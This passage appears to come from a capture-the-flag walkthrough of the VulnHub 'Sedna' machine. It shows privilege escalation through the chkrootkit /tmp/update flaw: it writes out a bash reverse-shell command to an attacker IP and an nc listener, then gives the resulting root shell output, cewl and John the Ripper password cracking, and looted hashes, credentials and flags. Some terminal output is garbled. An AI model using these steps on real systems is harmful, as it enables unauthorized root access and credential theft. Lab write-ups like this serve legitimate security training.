# Steps to reproduce: - Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously) - Run chkrootkit (as uid 0) Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file. If an attacker knows you are periodically running chkrootkit (like in

If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.

Figure 9: writeup.privesc.steps.3.2

4. For the exploit to work, we create a /tmp/update file, assign executable permissions to it and add a Bash reverse shell command to it:

```
touch /tmp/update
chmod +x /tmp/update
printf "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update
cat /tmp/update
bash -i >& /dev/tcp/192.168.92.163/443 0>&1
```

```
www-data@Sedna:/tmp$ touch /tmp/update www-data@Sedna:/tmp$ chmod +x /tmp/update < "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update www-data@Sedna:/tmp$ www-data@Sedna:/tmp$ cat /tmp/update bash -i >& /dev/tcp/192.168.92.163/443 0>&1 www-data@Sedna:/tmp$
```

Figure 10: writeup.privesc.steps.4.1

5. Once chkrootkit shell script excutes via cronjob, it will also run /tmp/update file with root privileges giving us an elevated shell:

```
nc -nlvp 443
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33516
bash: cannot set terminal process group (17392): Inappropriate ioctl for device
bash: no job control in this shell
root@Sedna:~#
root@Sedna:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Sedna:~#
root@Sedna:~# uname -a
uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
root@Sedna:~#
root@Sedna:~# ifconfig
ifconfig
Command 'ifconfig' is available in '/sbin/ifconfig'
The command could not be located because '/sbin' is not included in the PATH environment variable. This is most likely caused by the lack of administrative privileges associated with your user account.
ifconfig: command not found
root@Sedna:~#
root@Sedna:~# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
    inet6 :: 1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:53:40:6e brd ff:ff:ff:ff:ff
    inet 192.168.92.176/24 brd 192.168.92.255 scope global eth0
       valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fe53:406e/64 scope link
       valid lft forever preferred lft forever
root@Sedna:~#
```

Figure 11: writeup.privesc.steps.5.1

6. We then get the second flag at /root/flag.txt:

```
cat /root/flag.txt
```

```
root@Sedna:~# pwd
pwd
/root
root@Sedna:~#
root@Sedna:~#
root@Sedna:~# ls -la
ls -la
total 65776
drwx----- 5 root root 4096 Mar 12 2017 .
drwxr-xr-x 21 root root 4096 Oct 7 2016 ..
 -rw-r--r-- 1 root root 67309882 Oct 24 2016 8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
-rw-r--r- 1 root root 67309882 Oct 24 2016 8020aT441809000
-rw----- 1 root root 212 Mar 12 2017 .bash_history
-rw-r--r- 1 root root 3106 Feb 19 2014 .bashrc
drwx----- 2 root root 4096 Oct 22 2016 .cache
drwxr-xr-x 2 root root 4096 Oct 7 2016 chkrootkit
------ 1 root root 33 Oct 22 2016 flag.txt
-rw-r--r- 1 root root 140 Feb 19 2014 .profile
-rw-r--r- 1 root root 66 Oct 8 2016 .selected_edit
drwx---- 2 root root 4096 Oct 22 2016 .ssh
                                                      66 Oct 8 2016 .selected_editor
root@Sedna:~#
root@Sedna:~#
 root@Sedna:~# cat flag.txt
cat flag.txt
a10828bee17db751de4b936614558305
root@Sedna:~#
```

Figure 12: writeup.privesc.steps.6.1

- 7. While exploring /etc/tomcat7 directory we come across third flag:
- cat /etc/tomcat7/tomcat-users.xml

```
root@Sedna:~# cat /etc/tomcat7/tomcat-users.xml
cat /etc/tomcat7/tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
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 contributor license agreements. See the NOTICE file distributed with
 this work for additional information regarding copyright ownership.
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  (the "License"); you may not use this file except in compliance with
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     http://www.apache.org/licenses/LICENSE-2.0
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 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
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 limitations under the License.
<tomcat-users>
<!--
 NOTE: By default, no user is included in the "manager-gui" role required
 to operate the "/manager/html" web application. If you wish to use this app,
 you must define such a user - the username and password are arbitrary.
-->
<!--
 NOTE: The sample user and role entries below are wrapped in a comment
 and thus are ignored when reading this file. Do not forget to remove
 <!.. ..> that surrounds them.
<!--
 <role rolename="tomcat"/>
 <role rolename="role1"/>
 <user username="tomcat" password="tomcat" roles="tomcat"/>
 <user username="both" password="tomcat" roles="tomcat,role1"/>
 <user username="role1" password="tomcat" roles="role1"/>
<role rolename="manager-gui"/>
<user username="tomcat" password="submitthisforpoints" roles="manager-gui"/>
</tomcat-users>
root@Sedna:~#
```

Figure 13: writeup.privesc.steps.7.1

8. To obtain fourth and final flag, we need to crack hash for user crackmeforpoints. We created a wordlist from https://en.wikipedia.org/wiki/90377\_Sedna and tried bruteforcing but it failed. We then tried bruteforcing using the rockyou.txt wordlist but it didn't complete on time:

```
cewl -m 4 -w dict.txt "https://en.wikipedia.org/wiki/90377_Sedna"
unshadow passwd shadow >unshadowed; john --rules --wordlist=./dict.txt unshadowed
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # john --rules --wordlist=./dict.txt unshadowed
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:01:33:23 DONE (2019-09-19 13:56) 0g/s 170.8p/s 341.6c/s 341.6C/s Aghtinniuming..Himining
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 14: writeup.privesc.steps.8.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # whr crack
crack is aliased to `unshadow passwd shadow >unshadowed; john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed'
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # crack
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00:05 0.00% (ETA: 2019-12-21 05:35) 0g/s 107.4p/s 214.9c/s 214.9c/s evelyn..pebbles
0g 0:00:21:28 0.02% (ETA: 2019-11-23 06:23) 0g/s 172.4p/s 344.8c/s 344.8c/s dr1234..donkey10
```

Figure 15: writeup.privesc.steps.8.2

### Loot

### Hashes

```
root:$6 | $sZyJlUny$0cHP9bd8d09rAKAlryxUjnUbH0dxgZc2uCePZMUUKSeIdALUulXLQ1iDjoEQpvZI.HTH0HUkCR.m39Xrt..crackmeforpoints:$6$p22wX4fD$RRAamkeGIA56pj4MpM7CbrKPhShVkZnNH2NjZ8JMUP6Y/1upG.54kSph/ HSP1LFcn4.2C11cF0R7Qmo......
```

### Credentials

```
tomcat: tomcat/submitthisforp.....
```

# Flags

bfbb7e6e6e88d9ae66848b9ae...... a10828bee17db751de4b93661......

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